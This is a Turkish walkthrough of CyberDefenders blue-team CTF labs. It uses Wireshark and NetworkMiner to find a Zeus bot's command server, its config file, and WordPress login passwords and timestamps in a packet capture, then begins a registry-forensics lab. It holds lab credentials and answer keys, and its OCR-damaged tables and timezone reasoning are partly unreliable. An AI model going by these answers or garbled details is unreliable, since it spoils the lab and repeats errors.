00000EA: 2e 63 6f 6d 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3e 20 6e 6f 2d 63 61 .com.Cache-Control:no-ca
0000104: 63 68 65 0d 0a 0d 0a che....

```


**Notes**

This event currently has zero notes - You can add a note by clicking the button below.

[Add A Note To This Event](#)

8. PCAP: It's critical to the infrastructure team to identify the Zeus Bot CNC server IP address so they can block communication in the firewall as soon as possible. Please provide the IP address?

Sekizinci soruda güvenlik duvarında iletişimini en kısa sürede engelleme için Zeus Bot CNC sunucusunun IP adresini tanımlamak altyapı ekibi için çok önemlidir. Lütfen IP adresini girin demis. Bunun için önceden kullanmış olduğumuz bir yöntem vardı Dosya -> Nesneleri Dışa Aktar -> HTTP seçeneği bu sayede application/octet-stream ibaresini buluyor, içerik türü ibaresine bir tık atarak virüslü dosyanın kendisine ulaşma birebir analiz etme imkanı buluyorduk. Bende öyle yaptım ve Ana Makine Adı kolonunda IP adresini tespit ettim; 88.198.6.20



Wireshark - Dışarı aktar - HTTP nesne listesi

Metin Filtresi:  İçerik türü: Tüm İçerik Türleri

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
4245	88.198.6.20		537 bytes	gt.php
4637	88.198.6.20		582 bytes	gt.php
4639	88.198.6.20		516 bytes	gt.php
4641	88.198.6.20		537 bytes	gt.php
4643	88.198.6.20		549 bytes	gt.php
4645	88.198.6.20		535 bytes	gt.php
4647	88.198.6.20		548 bytes	gt.php
4649	88.198.6.20		522 bytes	gt.php
4657	88.198.6.20		534 bytes	gt.php
4661	88.198.6.20		548 bytes	gt.php
4667	88.198.6.20		542 bytes	gt.php
4675	88.198.6.20		546 bytes	gt.php
3679	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQT AJBgUrDgMCGgUABTy
3610	88.198.6.20	application/octet-stream	446 bytes	cf.bin
3645	crl.microsoft.com	application/pkix-crl	558 bytes	CodeSignPCA.crl
3236	www.bing.com	application/x-javascript	2091 bytes	FdNetIdentityDropdown_c.js
3379	www.bing.com	application/x-javascript	2528 bytes	RewardsFlyout_c.js
3897	74.204.41.73	application/x-www-form-urlencoded	82 bytes	index.php
4282	development.wse.local	application/x-www-form-urlencoded	67 bytes	wp-login.php
5456	74.204.41.73	application/x-www-form-urlencoded	67 bytes	wp-login.php
5717	development.wse.local	application/x-www-form-urlencoded	36 bytes	wp-pass.php
5743	development.wse.local	application/x-www-form-urlencoded	36 bytes	wp-pass.php
687	www.bing.com	image/gif	42 bytes	GLinkPing.aspx?IG=8313fbaa31fb46abb6bf71
706	www.bing.com	image/gif	42 bytes	IG=8313fbaa31fb46abb6bf711/ae12c00

Kaydet Tümünü Kaydet Önizleme Kapat Yardım

9. PCAP: The infrastructure team also requests that you identify the filename of the “.bin” configuration file that the Zeus bot downloaded right after the infection. Please provide the file name?

Zeus adlı zararlı bulaştıktan bir indirme işlemi yapmış ve bu indirme işleminden sonra indirmiş olduğu nesneyi uzantısı ile birlikte istiyor. Bunun için üstte yer alan(sekizinci soru) penceremden ayrılmıyorum hemen bir yanda ögemin adının cf.bin olduğunu görüyorum.


Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
4245	88.198.6.20		537 bytes	gp.p
4637	88.198.6.20		582 bytes	gp.p
4639	88.198.6.20		516 bytes	gp.p
4641	88.198.6.20		537 bytes	gp.p
4643	88.198.6.20		549 bytes	gp.p
4645	88.198.6.20		535 bytes	gp.p
4647	88.198.6.20		548 bytes	gp.php
4649	88.198.6.20		522 bytes	gt.php
4657	88.198.6.20		534 bytes	gt.php
4661	88.198.6.20		548 bytes	gt.php
4667	88.198.6.20		542 bytes	gt.php
4675	88.198.6.20		546 bytes	gt.php
3679	clients1.google.com	application/ocsp-response	463 bytes	MFKwRzBFMEMwQTAJBgUrDgMCGgUABTy
3610	88.198.6.20	application/octet-stream	446 bytes	cf.bin
3645	crl.microsoft.com	application/pkix-crl	558 bytes	CodeSignPCA.crl
3236	www.bing.com	application/x-javascript	2091 bytes	FdNetIdentityDropdown_c.js
3379	www.bing.com	application/x-javascript	2528 bytes	RewardsFlyout_c.js
3897	74.204.41.73	application/x-www-form-urlencoded	82 bytes	index.php
4282	development.wse.local	application/x-www-form-urlencoded	67 bytes	wp-login.php
5456	74.204.41.73	application/x-www-form-urlencoded	67 bytes	wp-login.php
5717	development.wse.local	application/x-www-form-urlencoded	36 bytes	wp-pass.php
5743	development.wse.local	application/x-www-form-urlencoded	36 bytes	wp-pass.php
687	www.bing.com	image/gif	42 bytes	GLinkPing.aspx?IG=8313fbbaa31fb46abb6bf71
706	WWW.BING.COM	image/gif	12 bytes	I-nif?IG=8313fbbaa31fb46abb6bf711ae13c00


10. PCAP: No other users accessed the development.wse.local WordPress site during the timeline of the incident and the reports indicate that an account successfully logged in from the external interface. Please provide the password they used to log in to the WordPress page around 6:59 PM EST?

Olayın zaman çizelgesi boyunca başka hiçbir kullanıcı Development.wse.local WordPress sitesine erişmedi ve raporlar, harici arabirimden başarıyla oturum açan bir hesabın olduğunu gösteriyor. Lütfen WordPress sayfasında oturum açmak için kullandıkları parolayı saat 6:59'da (EST) belirtin demiş. Bunun için NetworkMiner'da analiz yapacağınız uzantı değiştirmemiz gerekiyor hemen Dosyalar sekmesinden Farklı Kaydet -> Wireshark/tcpdump/ seçeneğini seçerek bir isim de koyarak uygun bir yere kaydedin. Kaydedilen pcap dosyanızı NetworkMiner'da açtıktan sonra Credentials sekmesine gidin burada kullanıcı adı ve şifreleri göreceksiniz kolaylık açısından alta yer alan kaydırma kısmını kullanarak daha iyi bir görünüm elde edebilirsiniz neyse sorumuza dönecek olur ise bizden 6:59 PM saatinin EST cinsinden çevirmemiz ve Network miner üzerinde parolanın kaç olduğunu bulmamız


gerekıyor.

Ben bu siteneden([UTC to EST Converter - Savvy Time](#)) çevirince 6:59'un 10:59 pm yani gece 22:59'a denk geldiğini gördüm. Ve cevabımın 22:59'da parolasının wM812ugu olduğunu gördüm.





# UTC to EST Converter

[Converter](#)   [Time Difference](#)   [Table](#)   [UTC](#)   [EST](#)


Add Time Zone, City or Town **BLUE TEAM** Sep 10, 2013

**UTC**

Universal Time Coordinated

12am 3am 6am 9am 12pm 3pm 6pm 9pm

**EST/EST**

Eastern Daylight Time


12am 3am 6am 9am 12pm

EST automatically adjusted to EDT time zone, that is in use

**6:59 pm**

6:30 pm  
7:00 pm  
7:30 pm  
8:00 pm  
8:30 pm

## Time Difference



NetworkMiner 2.7.2

File Tools Help

-- Select a network adapter in the list --

Hosts (45) Files (138) Images (46) Messages Credentials (28) Sessions (76) DNS (43) Parameters (2759) Keywords Anomalies

Show Cookies  Show NTLM challenge-response  Mask Passwords

col	Username	Password	Valid login	Login timestamp
Cookie...	Jsmith	d1a75ce7d9745ad470720f0bd68ea02d	Unknown	2013-09-10 22:56:29 UTC
Cookie...	Jsmith	d1a75ce7d9745ad470720f0bd68ea02d	Unknown	2013-09-10 22:59:58 UTC
/MultiPart	Jsmith	wM812ugu	Unknown	2013-09-10 22:56:29 UTC
/MultiPart	Jsmith	wM812ugu	Unknown	2013-09-11 22:59:58 UTC
Cookie...	Jsmith,Jsmith	d1a75ce7d9745ad470720f0bd68ea02d,d1a75ce7d9745a...	Unknown	2013-09-10 22:56:29 UTC
Cookie...	Jsmith,Jsmith	1qBeJ2Az	Unknown	2013-09-10 22:56:35 UTC
Cookie...	Jsmith,Jsmith	d1a75ce7d9745ad470720f0bd68ea02d,d1a75ce7d9745a...	Unknown	2013-09-10 22:59:58 UTC
Cookie...	Jsmith,Jsmith	wM812ugu	Unknown	2013-09-10 23:03:50 UTC
Cookie...	Jsmith,Jsmith	1qBeJ2Az	Unknown	2013-09-10 23:04:04 UTC
Cookie	phpMyAdmin=>086num2d836p46qqo135hrbjjs1d4; path=...	N/A	Unknown	2013-09-10 22:55:08 UTC
Cookie	phpMyAdmin=>0egnsmahqvb7u078n02g55mjqle5kvn; path=...	N/A	Unknown	2013-09-10 22:55:08 UTC
Cookie	phpMyAdmin=>0egnsmahqvb7u078n02g55mjqle5kvn; path=...	N/A	Unknown	2013-09-10 22:55:08 UTC
Cookie	phpMyAdmin=>q2ut34mb67bnckske3ki2osvmdvt0; path=...	N/A	Unknown	2013-09-10 22:55:03 UTC
Cookie	PREF=ID=8656418dbc806cc8;FF=0-TM=1378853648-LM...	sDUUzkS%2FZTw%3D	Unknown	2013-09-10 22:55:08 UTC
/MultiPart	root	66Hk8jG	Unknown	2013-09-10 22:55:08 UTC

Case Panel

Filename: MD5  
yusuf.pcap fe68e2d...

Reload Case Files

11. PCAP: After reporting that the WordPress page was indeed accessed from an external connection, your boss comes to you in a rage over the potential loss of confidential top-secret documents. He calms down enough to admit that the design's page has a separate access code outside to ensure the security of their information. Before storming off he provided the password to the designs page "1qBeJ2Az" and told you to find a timestamp of the access time or you will be fired. Please provide the time of the accessed Designs page?

Patron bu olası saldırının sonra gizli belgelerin sızdırıldığını düşünerek sınırlenmiş. Ama bu gizli

belgelere ulaşmak için ayrı bir kod varmış bunu duyunca sakinleşmiş. Önce şifreyi tasarımlar sayfasına "1qBeJ2Az" verdi ve erişim süresinin zaman damgasını bulmanız gerektiğini söyledi, aksi takdirde işten çıkarılacak.

Lütfen erişilen tasarımlar sayfasının saatini belirtin demiş. Bunun için arama kısmına frame contains "1qBeJ2Az" && http.request.method == POST kodunu girdim ve UTC zamanını görüntülemek için üst sekmeden Görünüm -> Zaman Görüntüleme Biçimi -> UTC Yılı, Yılın Günü ve Günün Saati seçeneğini seçtim ve ana ekrana dönünce cevabımın 23:04:04 UTC olduğunu gördüm.

No.	Time	Source	Destination
5743	2013/253 23:04:04,005564	172.16.0.1	172.16.0.108

- ✓ Ana Araç Çubuğu
- ✓ Araç Çubuğu Filtrele
- ✓ Durum Çubuğu
- ✓ Paket Listesi
- ✓ Paket Ayırtlanılar
- ✓ Paket Bayt
- Paket Şeması
- Zaman Görüntüleme Biçimi
- Ad Çözümlemesi
- Yaklaş
- Alt Ağaçları Genişlet Shift+Sağa
- Alt Ağaçları Daralt Shift+Sola
- Tümünü Genişlet Ctrl+Saşa
- Tümünü Daralt Ctrl+Sola
- Paket Listesini Renklendir
- Renklendirme Kuralları...

Günün Tarihi ve Saati (01-01-1970 01:02:03.123456) Ctrl+Alt+1  
 Yıl, Yılın Günü ve Günün Saati (1970/001 01:02:03.123456) Ctrl+Alt+2  
 Günün Saati (01:02:03.123456) Ctrl+Alt+3  
 1970-01-01'den Beri Saniye Ctrl+Alt+4  
 Yakalama Başlangıcından Beri Saniyeler Ctrl+Alt+5  
 Önceki Yakalanan Paketten Beri Saniye Ctrl+Alt+6  
 Önceli Görüntülenen Paketten Beri Saniye Ctrl+Alt+7  
 UTC Tarihi ve Günün Saati (1970-01-01 01:02:03.123456) Ctrl+Alt+8  
 UTC Günün Saati (01:02:03.123456) Ctrl+Alt+9

- ✓ Ana Araç Çubuğu
- ✓ Araç Çubuğu Filtrele
- ✓ Durum Çubuğu
- ✓ Paket Listesi
- ✓ Paket Ayırtlanılar
- ✓ Paket Bayt
- Paket Şeması
- Zaman Görüntüleme Biçimi
- Ad Çözümlemesi
- Yaklaş
- Alt Ağaçları Genişlet Shift+Saşa
- Alt Ağaçları Daralt Shift+Sola
- Tümünü Genişlet Ctrl+Saşa
- Tümünü Daralt Ctrl+Sola
- Paket Listesini Renklendir
- Renklendirme Kuralları...

Günün Tarihi ve Saati (01-01-1970 01:02:03.123456) Ctrl+Alt+1  
 Yıl, Yılın Günü ve Günün Saati (1970/001 01:02:03.123456) Ctrl+Alt+2  
 Günün Saati (01:02:03.123456) Ctrl+Alt+3  
 1970-01-01'den Beri Saniye Ctrl+Alt+4  
 Yakalama Başlangıcından Beri Saniyeler Ctrl+Alt+5  
 Önceki Yakalanan Paketten Beri Saniye Ctrl+Alt+6  
 Önceli Görüntülenen Paketten Beri Saniye Ctrl+Alt+7  
 UTC Tarihi ve Günün Saati (1970-01-01 01:02:03.123456) Ctrl+Alt+8  
 UTC Günün Saati (01:02:03.123456) Ctrl+Alt+9

- Son -

## Injector

İçindekiler;

- Başlama

- Kullanılan Programlar

- Soruların Çözümü

- Son

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "Injector" adlı labin hafıza raporunu inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.([cyberdefenders.org](http://cyberdefenders.org)).

### Kullanılan Programlar:

RepRipper 2.8(İndirmek İçin; <https://github.com/warewolf/regrripper>)

FTK Imager (İndirmek İçin; <https://accessdata.com/product-download/ftk-imager-version-4-5.>)

Registry Explorer(İndirmek


İçin; <https://files1.majorgeeks.com/10afebdbffcd4742c81a3cb0f6ce4092156b4375/registry/RegExp.exe>)


<https://gchq.github.io/CyberChef/>




### 1. What is the computer's name?

İlk sorumuzda bizden cihazın adını istemiş bunun için AccesData FTK Imager adlı programı s4a-challenge4 dosyasını uygulamamın içerisinde yansittım. [File ; Add Evidence Item seceneğini kullanarak İmge file dosyamı uygulamamda açtım] Daha sonra Config klasörüne sağ tık yapıp export file seceneğini kullanarak masaüstüne çıkarttım. Çıkarılan dosyayı Regripper adlı programa yansittım ve bir metin belgesi olarak masaüstüne çıkarttım.[Profile seceneğini System olarak ayarlayınız] Bana bilgisayar adını sorduğu için oluşturulan rapor dosyasında Ctrl+F seceneğini kullanarak aynı zamanda cevabına hızlı ulaşmak için açılan girdiye ComputerName yazdım cevabım; WIN-L0ZZQ76PMUF





